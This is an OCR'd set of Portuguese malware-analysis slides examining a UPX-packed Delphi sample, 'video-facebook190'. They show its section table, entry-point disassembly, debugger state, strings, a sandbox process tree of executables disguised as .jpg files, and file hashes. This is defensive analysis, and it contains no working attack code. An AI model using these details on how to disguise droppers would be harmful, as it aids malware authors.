
Sections

| Name | Virtual Address | Virtual Size | Size of Raw Data | Entropy |
|---|---|---|---|---|
| UPX0 | 0x00001000 | 0x00043000 | 0x00000000 | 0.0 |
| UPX1 | 0x00044000 | 0x00053000 | 0x00053000 | 7.8569470646 |
| .rsrc | 0x00097000 | 0x00001000 | 0x00000e00 | 3.07959817093 |

Resources

| Name | Offset | Size | Language | Sub-language | File type |
|---|---|---|---|---|---|
| EXEFILE | 0x00065a6c | 0x00029a00 | LANG_PORTUGUESE | SUBLANG_PORTUGUESE_BRAZILIAN | data |
| RT_CURSOR | 0x0008fba4 | 0x00000134 | LANG_NEUTRAL | SUBLANG_NEUTRAL | data |
| RT_CURSOR | 0x0008fba4 | 0x00000134 | LANG_NEUTRAL | SUBLANG_NEUTRAL | data |
| RT_CURSOR | 0x0008fba4 | 0x00000134 | LANG_NEUTRAL | SUBLANG_NEUTRAL | data |
| RT_CURSOR | 0x0008fba4 | 0x00000134 | LANG_NEUTRAL | SUBLANG_NEUTRAL | data |
| RT_CURSOR | 0x0008fba4 | 0x00000134 | LANG_NEUTRAL | SUBLANG_NEUTRAL | data |
| RT_CURSOR | 0x0008fba4 | 0x00000134 | LANG_NEUTRAL | SUBLANG_NEUTRAL | data |
| RT_CURSOR | 0x0008fba4 | 0x00000134 | LANG_NEUTRAL | SUBLANG_NEUTRAL | data |
| RT_BITMAP | 0x00090f0c | 0x000000e8 | LANG_NEUTRAL | SUBLANG_NEUTRAL | data |

# CASOS DE USO – ANÁLISE DE MALWARE



```
00454FF8  .  00000000       DD 00000000
00454FFC  .  F84D4500       DD 00454DF8
00455000 ┌> 55             PUSH EBP
00455001 │.  8BEC           MOV EBP,ESP
00455003 │.  83C4 F0        ADD ESP,-10
00455006 │.  B8 204E4500    MOV EAX,00454E20
0045500B │.  E8 C40DFBFF    CALL 00405DD4
00455010 │.  A1 58704500    MOV EAX,DWORD PTR DS:[457058]
00455015 │.  8B00           MOV EAX,DWORD PTR DS:[EAX]
00455017 │.  E8 C8E2FFFF    CALL 004532E4                    video-facebook190.004532E4
0045501C │.  68 BE000000    PUSH 0BE                         Time = 190. ms
00455021 │.  E8 4E11FBFF    CALL <JMP.Sleep>                 KERNEL32.Sleep
00455026 │.  8B0D F86E450   MOV ECX,DWORD PTR DS:[456EF8]
0045502C │.  A1 58704500    MOV EAX,DWORD PTR DS:[457058]
00455031 │.  8B00           MOV EAX,DWORD PTR DS:[EAX]
00455033 │.  8B15 8448450   MOV EDX,DWORD PTR DS:[454884]
00455039 │.  E8 BEE2FFFF    CALL 004532FC                    video-facebook190.004532FC
0045503E │.  6A 25          PUSH 25                          Time = 37. ms
00455040 │.  E8 2F11FBFF    CALL <JMP.Sleep>                 KERNEL32.Sleep
00455045 │.  A1 58704500    MOV EAX,DWORD PTR DS:[457058]
0045504A │.  8B00           MOV EAX,DWORD PTR DS:[EAX]
0045504C │.  E8 2BE3FFFF    CALL 0045337C                    video-facebook190.0045337C
00455051 └.  E8 A6EEFAFF    CALL 00403EFC
00455056  .  8BC0           MOV EAX,EAX
00455058  .  0000           ADD BYTE PTR DS:[EAX],AL
0045505A  .  0000           ADD BYTE PTR DS:[EAX],AL
```

```
Stack [0012FFC0]=0
EBP=0012FFF0
Jump from <ModuleEntryPoint>+1B3
```


```
Registers (FPU)
EAX 0012FF44
ECX 0012FFB0
EDX 7C90E4F4 ntdll.KiFastSyst
EBX 7FFDF000
ESP 0012FFC4
EBP 0012FFF0
ESI 0012ADB4
EDI 0012D9F4

EIP 00455000 video-facebook19

C 1  ES 0023 32bit 0(FFFFFFFF
P 0  CS 001B 32bit 0(FFFFFFFF
A 0  SS 0023 32bit 0(FFFFFFFF
Z 0  DS 0023 32bit 0(FFFFFFFF
S 0  FS 003B 32bit 7FFDE000(F
T 0  GS 0000 NULL
D 0
O 0  LastErr 00000002 ERROR_F

EFL 00000203 (NO,B,NE,BE,NS,F

ST0 empty +UNORM 0080 0012AE1
ST1 empty -UNORM BD39 0012ADF
ST2 empty +UNORM 0001 0012B3F
ST3 empty -UNORM AE14 004EC71
ST4 empty +UNORM 0022 0000000
ST5 empty +UNORM 006D 007500E
ST6 empty +UNORM 0064 006E006
ST7 empty +UNORM 0067 006E006
                3 2 1 0      E
FST 0000  Cond 0 0 0 0  Err 0
```

```
Address   Hex dump
00497000  00 00 00 00 16 54 68 45 00 00 00 00 01 00 06 00
00497010  58 09 00 80 48 00 00 80 01 00 00 00 88 00 00 80
00497020  02 00 00 00 E8 01 00 80 05 00 00 00 08 04 00 80
00497030  06 00 00 00 48 04 00 80 0A 00 00 00 58 07 00 80
00497040  0C 00 00 00 F8 07 00 80 00 00 00 00 16 54 68 45
00497050  00 00 00 00 01 00 00 00 68 09 00 80 60 00 00 80
00497060  00 00 00 00 16 54 68 45 00 00 00 00 00 00 01 00
00497070  16 04 00 00 78 00 00 00 6C 5A 06 00 00 9A 02 00
00497080  00 00 00 00 00 00 00 00 00 00 00 00 16 54 68 45
00497090  00 00 00 00 00 00 07 00 01 00 00 00 D0 00 00 80
004970A0  02 00 00 00 F8 00 00 80 03 00 00 00 20 01 00 80
004970B0  04 00 00 00 48 01 00 80 05 00 00 00 70 01 00 80
004970C0  06 00 00 00 98 01 00 80 07 00 00 00 C0 01 00 80
004970D0  00 00 00 00 16 54 68 45 00 00 00 00 00 00 01 00
004970E0  00 00 00 00 E8 00 00 00 6C F4 08 00 34 01 00 00
004970F0  00 00 00 00 00 00 00 00 00 00 00 00 16 54 68 45
00497100  00 00 00 00 00 00 01 00 00 00 00 00 10 01 00 00
00497110  A0 F5 08 00 34 01 00 00 00 00 00 00 00 00 00 00
00497120  00 00 00 00 16 54 68 45 00 00 00 00 00 00 01 00
```

```
0012FFC4   7C817067  gpü¦  RETURN to kernel32.7C817067
0012FFC8   0012D9F4
0012FFCC   0012ADB4
0012FFD0   7FFDF000
0012FFD4   8054B6B8  ©ATÇ  RETURN from 804E20F2 to 8054B6B8
0012FFD8   0012FFC8
0012FFDC   81DC5348  HS▄ü
0012FFE0   FFFFFFFF        End of SEH chain
0012FFE4   7C839AC0  └üã¦  SE handler
0012FFE8   7C817070  ppü¦
0012FFEC   00000000
0012FFF0   00000000
0012FFF4   00000000
0012FFF8   00496C80  ÇlI   video-facebook190.<ModuleEntryPoint>
0012FFFC   00000000
```


```
Run trace: possible entry point of packed file                Paused
```

# CASOS DE USO – ANÁLISE DE MALWARE




```
This program must be run under Win32
Boolean
Integer
ByWl'Word
TObject
rface+
|xNNNNtplhNNNNd
`\NNNNX
NNNNTP
LHD_NNN@<8S
;2w;;thsz
,|<|Un
y>ENHZ8
uONHJ%NH
wssxtZXtUOu
~KxI[)
OFTWARE\Borland\Delphi\RTL
skValu_
t7IPrOv)
WotK9
```

# CASOS DE USO – ANÁLISE DE MALWARE



No antivirus signatures available.

# CASOS DE USO – ANÁLISE DE MALWARE




- **video-facebook190.com** 312
    - **tmp_60.jpg** 3548
        - **tmp_60.jpg** 1812
            - **tmp_ayoh.jpg** 1596
        - **tmp_60.jpg** 3164
            - **tmp_mqpg.jpg** 448

**tmp_60.jpg**, PID: **3548**, Parent PID: 312

| Time | API | Arguments | Status | Return | Repeated |
|---|---|---|---|---|---|
| 2014-11-14 01:39:49,629 | **LdrLoadDll** | Flags: 1245004<br>BaseAddress: 0x7c800000<br>FileName: KERNEL32.DLL | success | 0x00000000 | |
| 2014-11-14 01:39:49,629 | **LdrGetProcedureAddress** | Ordinal: 0<br>FunctionName: lstrcpyA<br>FunctionAddress: 0x7c80be91<br>ModuleHandle: 0x7c800000 | success | 0x00000000 | |
| 2014-11-14 01:39:49,629 | **LdrGetProcedureAddress** | Ordinal: 0 | success | 0x00000000 | |


# CASOS DE USO – ANÁLISE DE MALWARE



| | |
|---|---|
| **File name** | **tmp_wjkf.jpg** |
| **File Size** | 465920 bytes |
| **File Type** | PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed |
| **MD5** | 789a291cc5e8924788541292024a091d |
| **SHA1** | 398f53bb6cf5e4445ace82fd6cc331f5837253b2 |
| **SHA256** | c9f6be0113b72c845439d05f119c53b7d5e39382eb0efa645fd25267f2aaab29 |
| **CRC32** | 17158398 |
| **Ssdeep** | 12288:yYCk2PQ4C/gHlxBwYyr8WLOhSVwi7BBS:yYCHo4mlAYyJjVrBS |
| **Yara** | None matched |
| | Download |

| | |
|---|---|
| **File name** | **tmp_ayoh.jpg** |
| **File Size** | 362496 bytes |
| **File Type** | PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed |
| **MD5** | 66870333bb02e324e715d17129eaea8d |
| **SHA1** | 95e2c64698e5d9208d2f637e7939e5e6ef84710f |
| **SHA256** | 0ca67ebd2e0021783739c5bed83cabcf14f62e0f8341254ca33fb4dc7944a011 |
| **CRC32** | 6F71371D |

# CASOS DE USO – ANÁLISE DE MALWARE



